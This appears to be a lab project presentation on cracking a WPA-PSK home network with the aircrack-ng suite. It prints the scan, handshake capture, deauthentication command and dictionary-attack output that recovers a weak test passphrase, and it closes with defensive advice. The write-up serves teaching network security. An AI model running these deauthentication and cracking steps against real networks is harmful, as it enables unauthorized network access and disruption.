



Vulnerability of Wireless Home Networks

Hacking into WPA

Purpose of Project

- Understand the Vulnerability of Wireless Home Network
- Understand the wireless security mechanism
- Gain access to a WPA protected wireless network using hacking tools

Background

Wireless home networks are a growing trend in today's world. 802.11 a/b/g/n has been used to build the wireless home networks.


How Secure is the Wireless Network? Keep in mind...

- No Wireless traffic can be channeled to a particular device, must be broadcasted over the air on frequencies
- The attacker can pick up traffic containing the key

These networks are protected under different security mechanisms.

- Open Authentication
- WEP: Wireless Equivalent Privacy.
- WPA/WPA2: Wi-fi Protected Access.
- 802.1x: Radius Server

How Does WPA - PSK Work?



How Does the Aircrack Tool Work?

Through a combination of tools retrieve the correct passphrase

Airmon-ng

Enables the Promiscuous mode on wireless interfaces to enable the monitoring mode on a virtual Interface

Airodump-ng

Jumps across channels, unless specified, and captures packets. Listing information

First use: Airodump-ng

This will allow you to scan for all networks and access points

Second Use:

Capture on the specified channel, all traffic for the specified Access Point using the interface

Aireplay-ng

Inject packet onto network in order to generate desired authentication traffic. Broadcasted as the target BSSID, devices start generating the authentication packets and commence the handshake.

Aircrack-ng

Opens the Captured handshake, and uses a dictionary attack to attempt to find passphrase

Step 1: Airodump-ng

Scanning all devices/Access points for information

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CH 3 | Elapsed: 5 mins | 2011-04-07 00:18
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:12:44:88:95:50 46 269 17594 0 6 54.0PN asu
00:12:44:88:95:51 46 270 0 0 6 54.0PN asu.guest
00:16:9C:F9:47:30 45 311 0 0 11 54.0WPA TKIP PSK TestNetworkNCUIRE
00:12:44:88:95:30 25 265 1 0 11 54.0PN asu
00:12:44:88:95:31 25 270 0 0 11 54.0PN asu.guest
00:12:44:88:95:32 22 263 0 0 1 54.0PN asu.guest
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00:12:44:88:95:34 11 323 2 0 1 54.0PN asu.guest
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Step 2: Airodump-ng

Capturing information about target network

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CH 11 | Elapsed: 32 s | 2011-04-07 01:28 | WPA handshake: 00:16:9C:F9:47:30
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:16:9C:F9:47:30 38 100 336 97 3 11 54.0WPA TKIP PSK TestNetworkNCUIRE
BSSID STATION PWR Rate Lost Packets Probes
00:16:9C:F9:47:30 00:21:91:86:59:C7 61 54.54 0 80 TestNetworkNCUIRE
[2]+ Stopped airodump-ng --channel 11 --bssid 00:16:9C:F9:47:30 -w capt.ath
```

Step 3: Aireplay-ng

Injecting Deauthentication packets

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airplay-ng --deauth 0 -a 00:16:9C:F9:47:30 ath0
00:31:15 Waiting for beacon frame (BSSID: 00:16:9C:F9:47:30) on channel 11
15: this attack is more effective when targeting
a connected wireless client (-c <client's mac>)
00:31:16 Sending DeAuth to broadcast -- BSSID: [00:16:9C:F9:47:30]
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00:31:18 Sending DeAuth to broadcast -- BSSID: [00:16:9C:F9:47:30]
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Step 4: Aircrack-ng

Dictionary attack to find the passphrase

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Aircrack-ng 1.0 rc1 r1085

[00:00:00] 0 keys tested (0.00 k/s)

KEY FOUND! [ password ]

Master Key   : A0 29 3F CD BD B7 B8 C3 D1 D6 86 76 AF 3C 4A 3E
              0A CA 66 AC AA F9 0F 43 65 3C 86 CC 9A 0E 32 52
Transient Key: 30 CE C1 D3 65 EC 61 1E 4C C5 ED 05 74 D4 1A 49
              62 A8 67 46 6A 3E 75 3D E8 88 81 4B 89 4C 7A BB
              E2 32 EB 36 E3 7D BE E0 BF 2A 0A 81 3B E1 B5 D7
              21 E5 CD 96 0C 94 77 74 A8 35 5D A4 C5 74 62 F1
EAPOL HMAC   : B1 3F 8C A8 5D 38 E2 40 3E 33 70 81 C5 CA B5 EF
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


Conclusions

- Wireless Home Networks are not secure.
- Aircrack tools can capture the authentication requests and use a dictionary attack to find the passphrase.
- To improve the security of the Home network one should
 - o Limit the Mac Addresses Permitted
 - o Use a Security Method (WPA+)
 - o Use Complex Passphrases
 - o Uncommon words

Network Setup

Access Point (Wireless Home Network)

WPA Enabled with TKIP
Security Passphrase: "password"



MAC: E0 : 91 : F5 : 9C : 60 : 02
Security Password: "password"